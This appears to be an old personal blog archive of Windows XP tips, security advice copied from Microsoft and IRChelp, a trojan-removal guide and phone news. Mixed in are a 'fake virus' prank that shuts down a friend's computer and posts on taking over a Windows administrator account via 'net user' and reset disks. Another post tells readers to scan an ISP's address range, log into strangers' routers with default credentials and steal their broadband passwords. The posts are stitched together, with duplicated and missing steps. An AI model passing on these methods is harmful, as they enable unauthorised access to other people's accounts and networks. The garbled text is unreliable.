Tuesday, September 8, 2009
Wednesday, October 8, 2008
Window XP Hidden Applications Shortcuts
Window XP Hidden Applications Shortcuts
To run any of these apps go to Start > Run and type the executable name:
1) Character Map = charmap.exe (very useful for finding unusual characters)
2) Disk Cleanup = cleanmgr.exe
3) Clipboard Viewer = clipbrd.exe (views contents of Windows clipboard)
4) Dr Watson = drwtsn32.exe (Troubleshooting tool)
5) DirectX diagnosis = dxdiag.exe (Diagnose & test DirectX, video & sound cards)
6) Private character editor = eudcedit.exe (allows creation or modification of characters)
7) IExpress Wizard = iexpress.exe (Create self-extracting / self-installing package)
8) Microsoft Synchronization Manager = mobsync.exe (appears to allow synchronization of files on the network for when working offline. Apparently undocumented).
9) Windows Media Player 5.1 = mplay32.exe (Retro version of Media Player, very basic).
10) ODBC Data Source Administrator = odbcad32.exe (something to do with databases)
11) Object Packager = packager.exe (to do with packaging objects for insertion in files, appears to have comprehensive help files).
12) System Monitor = perfmon.exe (very useful, highly configurable tool, tells you everything you ever wanted to know about any aspect of PC performance, for uber-geeks only )
13) Program Manager = progman.exe (Legacy Windows 3.x desktop shell).
14) Remote Access phone book = rasphone.exe (documentation is virtually non-existant).
15) Registry Editor = regedt32.exe [also regedit.exe] (for hacking the Windows Registry).
16) Network shared folder wizard = shrpubw.exe (creates shared folders on network).
17) File siganture verification tool = sigverif.exe
18) Volume Control = sndvol32.exe (I've included this for those people that lose it from the System Notification area).
19) System Configuration Editor = sysedit.exe (modify System.ini & Win.ini just like in Win98! ).
20) Syskey = syskey.exe (Secures XP Account database - use with care, it's virtually undocumented but it appears to encrypt all passwords, I'm not sure of the full implications).
21) Microsoft Telnet Client = telnet.exe
22) Driver Verifier Manager = verifier.exe (seems to be a utility for monitoring the actions of drivers, might be useful for people having driver problems. Undocumented).
23) Windows for Workgroups Chat = winchat.exe (appears to be an old NT utility to allow chat sessions over a LAN, help files available).
Windows XP Shortcuts:
Windows XP Shortcuts:
ALT+- (ALT+hyphen) Displays the Multiple Document Interface (MDI) child window's System menu
ALT+ENTER View properties for the selected item
ALT+ESC Cycle through items in the order they were opened
ALT+F4 Close the active item, or quit the active program
ALT+SPACEBAR Display the System menu for the active window
ALT+TAB Switch between open items
ALT+Underlined letter Display the corresponding menu
BACKSPACE View the folder one level up in My Computer or Windows Explorer
CTRL+A Select all
CTRL+B Bold
CTRL+C Copy
CTRL+I Italics
CTRL+O Open an item
CTRL+U Underline
CTRL+V Paste
CTRL+X Cut
CTRL+Z Undo
CTRL+F4 Close the active document
CTRL while dragging Copy selected item
CTRL+SHIFT while dragging Create shortcut to selected iteM
CTRL+RIGHT ARROW Move the insertion point to the beginning of the next word
CTRL+LEFT ARROW Move the insertion point to the beginning of the previous word
CTRL+DOWN ARROW Move the insertion point to the beginning of the next paragraph
CTRL+UP ARROW Move the insertion point to the beginning of the previous paragraph
SHIFT+DELETE Delete selected item permanently without placing the item in the Recycle Bin
ESC Cancel the current task
F1 Displays Help
F2 Rename selected item
F3 Search for a file or folder
F4 Display the Address bar list in My Computer or Windows Explorer
F5 Refresh the active window
F6 Cycle through screen elements in a window or on the desktop
F10 Activate the menu bar in the active program
SHIFT+F10 Display the shortcut menu for the selected item
CTRL+ESC Display the Start menu
SHIFT+CTRL+ESC Launches Task Manager
SHIFT when you insert a CD Prevent the CD from automatically playing
WIN Display or hide the Start menu
WIN+BREAK Display the System Properties dialog box
WIN+D Minimizes all Windows and shows the Desktop
WIN+E Open Windows Explorer
WIN+F Search for a file or folder
WIN+F+CTRL Search for computers
WIN+L Locks the desktop
WIN+M Minimize or restore all windows
WIN+R Open the Run dialog box
WIN+TAB Switch between open items
Run Commands:
Run Commands:
compmgmt.msc - Computer management
devmgmt.msc - Device manager
diskmgmt.msc - Disk management
dfrg.msc - Disk defrag
eventvwr.msc - Event viewer
fsmgmt.msc - Shared folders
gpedit.msc - Group policies
lusrmgr.msc - Local users and groups
perfmon.msc - Performance monitor
rsop.msc - Resultant set of policies
secpol.msc - Local security settings
services.msc - Various Services
msconfig - System Configuration Utility
regedit - Registry Editor
msinfo32 _ System Information
sysedit _ System Edit
win.ini _ windows loading information(also system.ini)
winver _ Shows current version of windows
mailto: _ Opens default email client
command _ Opens command prompt
Saturday, October 4, 2008
How To: Get Commercial Softwares For Free Every Day
How To: Get Commercial Softwares For Free Every Day
Giveawayoftheday.com gives you a commercial piece of application software daily for free.

www.Giveawayoftheday.com
- You have to install the software within 24 hours or the installation file expires

How To: Scare Your Friends With a Fake Virus.
How To: Scare Your Friends With a Fake Virus.
Step 1: Right click on your desktop and go to "New > Create Shortcut"
Step 3: Click next (name it whatever you want)
Step 4: Click Finish and you're done all

You can send the fake virus to your friend through email or IM
- It will create a shortcut icon on your desktop and a window will pop up
Step 3: Click next (name it whatever you want)
Step 4: Click Finish and you're done all
- The fake virus is totally harmless all it does is shuts down the users computer

You can send the fake virus to your friend through email or IM
Wednesday, October 1, 2008
4 steps to protect ur computer................!
4 steps to protect your computer
Step 1. Keep your firewall turned on
What is a firewall?
A firewall helps protect your computer from hackers who might try to delete information, crash your computer, or even steal your passwords or credit card numbers. Make sure your firewall is always turned on.
•
How to turn on your firewall
•
How to choose a firewall
•
Learn more about firewalls for your operating system
Step 2. Keep your operating system up-to-date
What are operating system updates?
High priority updates are critical to the security and reliability of your computer. They offer the latest protection against malicious online activities. Microsoft provides new updates, as necessary, on the second Tuesday of the month.
•
How to update your operating system
•
Microsoft security updates: Frequently asked questions
•
Learn about using Microsoft Update
•
Go to Microsoft Update
Step 3. Use updated antivirus software
What is antivirus software?
Viruses and spyware are two kinds of usually malicious software that you need to protect your computer against. You need antivirus technology to help prevent viruses, and you need to keep it regularly updated.
•
How to get antivirus software
•
Get regular antivirus scanning with Windows Live OneCare
•
Get a free safety scan
•
Learn about viruses
•
Learn more about virus protection for your operating system
Step 4. Use updated antispyware technology
What is antispyware software?
Viruses and spyware are two kinds of usually malicious software that you need to protect your computer against. You need antispyware technology to help prevent spyware, and you need to keep it regularly updated.
•
Get antispyware technology
•
Use Windows Defender, free antispyware for Windows XP SP2
•
Learn about spyware
•
Learn more about spyware protection for your operating system
improving safety of ur browsing............
improve the safety of your browsing and e-mail activities
Related Links
•
Get Windows XP SP2
•
Windows Vista
Are you on a network?
If your computer is part of a managed network, contact your system administrator before making any changes.
Malicious hackers and virus writers can infect your computer by taking advantage of low security settings in your e-mail and Web browsing software. They can do this by sending you a malicious e-mail message or by enticing you to visit a malicious Web site.
You can help limit your chances of being attacked by increasing your security settings. Here are four steps you can do right now to help increase your security.
1: Set your browser security to High
To raise the browsing security level in Internet Explorer:
1.
On the Internet Explorer Tools menu, click Internet Options.
2.
In the Internet Options dialog box, click the Security tab, and then click the Internet icon.
3.
Under Security level for this zone, move the slider to High. This sets the security level for all Web sites you visit to High. (If no slider is visible, click the Default Level button and then move the slider to High.)
Note Setting the level to High may cause some Web sites to work incorrectly. If you have difficulty using a Web site after you change this setting and you are sure the site is safe to use, you can add that site to your list of trusted sites. This will allow the site to work correctly even with the High security setting.
Top of page
2: Add safe Web sites to trusted sites
Designating a Web site as trusted allows the site to work correctly under the High security setting.
Microsoft strongly recommends that the first Web site you add to your trusted sites be Microsoft Update (http://update.microsoft.com/microsoftupdate/) so that you can continue to install important software updates directly from the Microsoft Update Web site.
To add a Web site to your list of trusted sites:
1.
On the Internet Explorer Tools menu, click Internet Options.
2.
In the Internet Options dialog box, click the Security tab.
3.
Click the Trusted sites icon, and then click the Sites button.
4.
In the Trusted sites dialog box, enter the Web site URL in the Add this Web site to the zone box, and then click Add.
The Trusted sites feature allows you to restrict trust to only sites that begin with https:. To include sites that begin with http:, including Microsoft Update, clear the Require server verification (https:) for all sites in this zone checkbox.
Trusted site added. We recommend that you make Microsoft Update the first site you add.
5.
Click OK.
6.
Under Security level for this zone, move the slider to Medium. This sets the security level for all of the sites that you trust to Medium. (If no slider is visible, click the Default Level button and then move the slider up to Medium.)
Top of page
3: Read e-mail messages in plain text
To help increase your e-mail security, set your e-mail program to read all messages you receive as plain text.
To read messages in plain text in Microsoft Outlook Express:
1.
From the Outlook Express Tools menu, click Options.
2.
In the Options dialog box, click the Read tab.
3.
Select the Read all messages in plain text checkbox.
4.
Click OK.
To read messages in plain text in Microsoft Outlook 2003:
1.
On the Outlook Tools menu, click Options.
2.
In the Options dialog box, click the Preferences tab, and then click the E-mail Options button.
3.
In the E-mail Options dialog box, select the Read all standard mail in plain text checkbox.
4.
Click OK to close the E-mail Options dialog box, and then click OK to close the Options dialog box.
To read messages in plain text in Microsoft Outlook 2002:
To read messages in plain text, you have to modify the registry. For instructions, see Knowledge Base article KB307594, "Description of a new feature that users can use to read non-digitally-signed e-mail or nonencrypted e-mail as plain text in Office XP SP-1."
Important Always back up the registry before modifying it, and understand how to restore the registry if a problem occurs. Do not modify the registry unless you are confident you can recover from unintended mistakes.
Top of page
4: Block pop-up windows in your browser
A pop-up blocker is a utility that prevents small additional windows from opening when you visit Web pages. Some Web sites use these small windows to display helpful information, but many pop-up windows contain advertisements or offensive content.
Malicious attackers also may use pop-up windows disguised as special offers to install malicious code on your computer.
Windows XP SP2 users can take advantage of the Pop-up Blocker built into Internet Explorer.
•
Learn more about the Pop-up Blocker in Internet Explorer
Friday, September 26, 2008
Do anyone know where the password file is stored in pc
Do anyone know where the password file is stored in pc
Do anyone know where the password file is stored in pc(user account's) ?![[Windows+Admin+password+Hack.jpg]](http://4.bp.blogspot.com/_7VUiq1mUxKQ/RqD2w7p6EdI/AAAAAAAAAZo/jfBdAjbBweA/s1600/Windows%2BAdmin%2Bpassword%2BHack.jpg)
Here is the answer for it
Yes password file was stored in windows system32 config and sam file
named as SAM
location : C:\windows\system32\config\SAM
we can change password by entering into the location given above.
limitation:
you cant access properly if you have not the administrator rights even you can do the changes if you are added in the power user list other wise you cant do anything with the limited account.
But you can do using cmd as given below
Go to Dos type net user administrator *
press enter now type your own password
So now you have hacked the administrator
another way :
This is a utility to (re)set the password of any user that has a valid (local) account on your NT system.
You do not need to know the old password to set a new one.
It works offline, that is, you have to shutdown your computer and boot off a floppydisk or CD. The bootdisk includes stuff to access NTFS and FAT/FAT32 partitions and scripts to glue the whole thing together.
Will detect and offer to unlock locked or disabled out user accounts!
It is also an almost fully functional registry editor!
Windows Admin Hack allows you to reset the administrator password on
Windows 2000/XP.
The ISO must be burned to a CD or Flash drive.
When it is booted, a mini version of linux starts which allows the
administrator password to be reset. useful if you need to work on a
machine the password is unknown.


HAKING UR BROADBAND
HAKING UR BROADBAND
Step 1: Download any port Scanner (i prefer Super Scan, IPscanner, gfi LAN nat secirity scanner)
Step 2: First Get your ip
Go to Command prompt type ipconfig /all
Hit enter.
You will see your ip as a clients ip.
suppose its 61.1.1.51
Step 3: write your ip in IP scanner Software and scan for alive IPs in the below range
start:61.1.1.1 to End:61.1.255.255
Step 4: Then check in your scanner which alive IPs has the port 80 open or 23 for telnet.
Step 5: if port 80 is open then Enter that IP in your web browser
if 23 port is open then u should know how to telnet it from cmd........
Step 6: It asks for user ID AND password type
username =admin
password =admin or password
It is the default password for most of the routers.
if denied then use on another alive IP
Step 7: If success then it will show router settings page of tht IP user
There goto Home -> Wan Setting and the user name and password of his account will appear there.
Step 8: use Show Password tools to view the password in asterisks ********.
now you have username and password ready for use
COMMENT HERE FOR ANY PROBLEMS


Trojan Horse Attacks
Trojan Horse Attacks
If you were referred here, you may have been "hacked" by a Trojan horse attack. It's crucial that you read this page and fix yourself immediately. Failure to do so could result in being disconnected from the IRC network, letting strangers access your private files, or worst yet, allowing your computer to be hijacked and used in criminal attacks on others.
by Joseph Lo aka Jolo, with much help from countless others
This page is part of IRChelp.org's security section at http://www.irchelp.org/irchelp/security/
updated Feb 5, 2006
Contents:
- I. What is a Trojan horse?
- II. How did I get infected?
- III. How do I avoid getting infected in the future?
- IV. How do I get rid of trojans?!?
- Appendices
I. What is a Trojan horse?
Trojan horse attacks pose one of the most serious threats to computer security. If you were referred here, you may have not only been attacked but may also be attacking others unknowingly. This page will teach you how to avoid falling prey to them, and how to repair the damage if you already did. According to legend, the Greeks won the Trojan war by hiding in a huge, hollow wooden horse to sneak into the fortified city of Troy. In today's computer world, a Trojan horse is defined as a "malicious, security-breaking program that is disguised as something benign". For example, you download what appears to be a movie or music file, but when you click on it, you unleash a dangerous program that erases your disk, sends your credit card numbers and passwords to a stranger, or lets that stranger hijack your computer to commit illegal denial of service attacks like those that have virtually crippled the DALnet IRC network for months on end.
The following general information applies to all operating systems, but by far most of the damage is done to/with Windows users due to its vast popularity and many weaknesses.
(Note: Many people use terms like Trojan horse, virus, worm, hacking and cracking all interchangeably, but they really don't mean the same thing. If you're curious, here's a quick primer defining and distinguishing them. Let's just say that once you are "infected", trojans are just as dangerous as viruses and can spread to hurt others just as easily!)
II. How did I get infected?
Trojans are executable programs, which means that when you open the file, it will perform some action(s). In Windows, executable programs have file extensions like "exe", "vbs", "com", "bat", etc. Some actual trojan filenames include: "dmsetup.exe" and "LOVE-LETTER-FOR-YOU.TXT.vbs" (when there are multiple extensions, only the last one counts, be sure to unhide your extensions so that you see it). More information on risky file extensions may be found at this Microsoft document.
Trojans can be spread in the guise of literally ANYTHING people find desirable, such as a free game, movie, song, etc. Victims typically downloaded the trojan from a WWW or FTP archive, got it via peer-to-peer file exchange using IRC/instant messaging/Kazaa etc., or just carelessly opened some email attachment. Trojans usually do their damage silently. The first sign of trouble is often when others tell you that you are attacking them or trying to infect them!
III. How do I avoid getting infected in the future?
You must be certain of BOTH the source AND content of each file you download! In other words, you need to be sure that you trust not only the person or file server that gave you the file, but also the contents of the file itself.
Here are some practical tips to avoid getting infected (again). For more general security information, please see our main security help page.
- NEVER download blindly from people or sites which you aren't 100% sure about. In other words, as the old saying goes, don't accept candy from strangers. If you do a lot of file downloading, it's often just a matter of time before you fall victim to a trojan.
- Even if the file comes from a friend, you still must be sure what the file is before opening it, because many trojans will automatically try to spread themselves to friends in an email address book or on an IRC channel. There is seldom reason for a friend to send you a file that you didn't ask for. When in doubt, ask them first, and scan the attachment with a fully updated anti-virus program.
- Beware of hidden file extensions! Windows by default hides the last extension of a file, so that innocuous-looking "susie.jpg" might really be "susie.jpg.exe" - an executable trojan! To reduce the chances of being tricked, unhide those pesky extensions.
- NEVER use features in your programs that automatically get or preview files. Those features may seem convenient, but they let anybody send you anything which is extremely reckless. For example, never turn on "auto DCC get" in mIRC, instead ALWAYS screen every single file you get manually. Likewise, disable the preview mode in Outlook and other email programs.
- Never blindly type commands that others tell you to type, or go to web addresses mentioned by strangers, or run pre-fabricated programs or scripts (not even popular ones). If you do so, you are potentially trusting a stranger with control over your computer, which can lead to trojan infection or other serious harm.
- Don't be lulled into a false sense of security just because you run anti-virus programs. Those do not protect perfectly against many viruses and trojans, even when fully up to date. Anti-virus programs should not be your front line of security, but instead they serve as a backup in case something sneaks onto your computer.
- Finally, don't download an executable program just to "check it out" - if it's a trojan, the first time you run it, you're already infected!
IV. How do I get rid of trojans?!?
Here are your many options, none of them are perfect. I strongly suggest you read through all of them before rushing out and trying to run some program blindly. Remember - that's how you got in this trouble in the first place. Good luck!
Clean Re-installation: Although arduous, this will always be the only sure way to eradicate a trojan or virus. Back up your entire hard disk, reformat the disk, re-install the operating system and all your applications from original CDs, and finally, if you're certain they are not infected, restore your user files from the backup. If you are not up to the task, you can pay for a professional repair service to do it.
Anti-Virus Software: Some of these can handle most of the well known trojans, but none are perfect, no matter what their advertising claims. You absolutely MUST make sure you have the very latest update files for your programs, or else they will miss the latest trojans. Compared to traditional viruses, today's trojans evolve much quicker and come in many seemingly innocuous forms, so anti-virus software is always going to be playing catch up. Also, if they fail to find every trojan, anti-virus software can give you a false sense of security, such that you go about your business not realizing that you are still dangerously compromised. There are many products to choose from, but the following are generally effective: AVP, PC-cillin, and McAfee VirusScan. All are available for immediate downloading typically with a 30 day free trial. For a more complete review of all major anti-virus programs, including specific configuration suggestions for each, see the HackFix Project's anti-virus software page [all are ext. links]. When you are done, make sure you've updated Windows with all security patches [ext. link].
Anti-Trojan Programs: These programs are the most effective against trojan horse attacks, because they specialize in trojans instead of general viruses. A popular choice is The Cleaner, $30 commercial software with a 30 day free trial. To use it effectively, you must follow hackfix.org's configuration suggestions [ext. link]. When you are done, make sure you've updated Windows with all security patches [ext. link], then change all your passwords because they may have been seen by every "hacker" in the world.
IRC Help Channels: If you're the type that needs some hand-holding, you can find trojan/virus removal help on IRC itself, such as EFnet #dmsetup or DALnet #NoHack. These experts will try to figure out which trojan(s) you have and offer you advice on how to fix it. The previous directions were in fact adapted from advice given by EFnet #dmsetup. (See our networks page if you need help connecting to those networks.)
Appendices:
These files were referred to in the text above, and provide additional information.
How to remove a Trojan
How to remove a Trojan, Virus, Worm, or other Malware Table of Contents Malware - Malware is programming or files that are developed for the purpose of doing harm. Thus, malware includes computer viruses, worms, Trojan horses, spyware, hijackers, and certain type of adware. This article will focus on those malware that are considered viruses, trojans, worms, and viruses, though this information can be used to remove the other types of malware as well. We will not go into specific details about any one particular infection, but rather provide a broad overview of how these infections can be removed. For the most part these instructions should allow you to remove a good deal of infections, but there are some that need special steps to be removed and these won't be covered under this tutorial. Before we continue it is important to understand the generic malware terms that you will be reading about. Adware - A program that generates popups on your computer or displays advertisements. It is important to note that not all adware programs are necessarily considered malware. There are many legitimate programs that are given for free that display ads in their programs in order to generate revenue. As long as this information is provided up front then they are generally not considered malware. Backdoor - A program that allows a remote user to execute commands and tasks on your computer without your permission. These types of programs are typically used to launch attacks on other computers, distribute copyrighted software or media, or hack other computers. Dialler - A program that typically dials a premium rate number that has per minute charges over and above the typical call charge. These calls are with the intent of gaining access to pornographic material. Hijackers - A program that attempts to hijack certain Internet functions like redirecting your start page to the hijacker's own start page, redirecting search queries to a undesired search engine, or replace search results from popular search engines with their own information. Spyware - A program that monitors your activity or information on your computer and sends that information to a remote computer without your knowledge. Trojan - A program that has been designed to appear innocent but has been intentionally designed to cause some malicious activity or to provide a backdoor to your system. Virus - A program that when run, has the ability to self-replicate by infecting other programs and files on your computer. These programs can have many effects ranging from wiping your hard drive, displaying a joke in a small box, or doing nothing at all except to replicate itself. These types of infections tend to be localized to your computer and not have the ability to spread to another computer on their own. The word virus has incorrectly become a general term that encompasses trojans, worms, and viruses. Worm - A program that when run, has the ability to spread to other computers on its own using either mass-mailing techniques to email addresses found on your computer or by using the Internet to infect a remote computer using known security holes. Just like any program, in order for the program to work, it must be started. Malware programs are no different in this respect and must be started in some fashion in order to do what they were designed to do. For the most part these infections run by creating a configuration entry in the Windows Registry in order to make these programs start when your computer starts. Unfortunately, though, in the Windows operating system there are many different ways to make a program start which can make it difficult for the average computer user to find manually. Luckily for us, though, there are programs that allow us to cut through this confusion and see the various programs that are automatically starting when windows boots. The program we recommend for this, because its free and detailed, is Autoruns from Sysinternals. At this point, you should download Autoruns and try it out. Just run the Autoruns.exe and look at all the programs that start automatically. Don't uncheck or delete anything at this point. Just examine the information to see an overview of the amount of programs that are starting automatically. When you feel comfortable with what you are seeing, move on to the next section. How to remove these infections We have finally arrived at the section you came here for. You are most likely reading this tutorial because you are infected with some sort of malware and want to remove it. With this knowledge that you are infected, it is also assumed that you examined the programs running on your computer and found one that does not look right. You did further research by checking that program against our Startup Database or by searching in Google and have learned that it is an infection and you now want to remove it. If you have identified the particular program that is part of the malware, and you want to remove it, please follow these steps. In order to protect yourself from this happening again it is important that take proper care and precautions when using your computer. Make sure you have updated antivirus and spyware removal software running, all the latest updates to your operating system, a firewall, and only open attachments or click on popups that you know are safe. These precautions can be a tutorial unto itself, and luckily, we have one created already: Simple and easy ways to keep your computer safe and secure on the Internet Please read this tutorial and follow the steps listed in order to be safe on the Internet. Other tutorials that are important to read in order to protect your computer are listed below. Understanding Spyware, Browser Hijackers, and Dialers Understanding and Using Firewalls Safely Connecting a Computer to the Internet Using Spybot - Search & Destroy to remove Spyware from Your Computer Using Ad-Aware SE to remove Spyware & Hijackers from Your Computer Using SpywareBlaster to protect your computer from Spyware, Hijackers, and Malware Using IE-Spyad to enhance your privacy and Security Now that you know how to remove a generic malware from your computer, it should help you stay relatively clean from infection. Unfortunately there are a lot of malware that makes it very difficult to remove and these steps will not help you with those particular infections. In situations like that where you need extra help, do not hesitate to ask for help in our computer help forums. We also have a self-help section that contains detailed fixes on some of the more common infections that may be able to help. This self-help section can be found here: Spyware & Malware Self-Help and Reading Room
Dialers, Trojans, Viruses, and Worms Oh My!
If you use a computer, read the newspaper, or watch the news, you will know about computer viruses or other malware. These are those malicious programs that once they infect your machine will start causing havoc on your computer. What many people do not know is that there are many different types of infections that are categorized in the general category of Malware.
When you run this program it will list all the various programs that start when your computer is booted into Windows. For the most part, the majority of these programs are safe and should be left alone unless you know what you are doing or know you do not need them to run at startup.
How to see hidden files in Windows
Conclusion
--
Lawrence Abrams
Bleeping Computer Spyware & Malware Removal Series
BleepingComputer.com: Computer Help & Tutorials for the beginning computer user.
Monday, September 22, 2008


new nokia mobile phones
Fone Arena |
| Nokia E72 and E75 Videos leaked Nokia seems to be releasing too many phones these days .. We can hardly keep track of it .. This leaked video of the Nokia E72 and E75 seem authentic  It seems like it is some confidential video which has been leaked before the product release .. The video was initially found on youtube but now its says “This video is no longer available due to a copyright claim by Nokia Corporation” Nokia E75 Slide form factor QWERTY keyboard Nokia E72 Upgraded version of the E71 candy bar via [symbian-freak] Similar Posts:
     |
| Posted: 21 Sep 2008 10:48 PM CDT Nokia E66 is the latest E-series nokia phone but with the looks and form factor of an ultra cool device The box package The complimentary leather case which comes with the latest E series phones Bulky phones are a thing of the past now ! Nokia E66 vs N95        Thanks to Rita from dotsisx who sent in these pictures Similar Posts: |


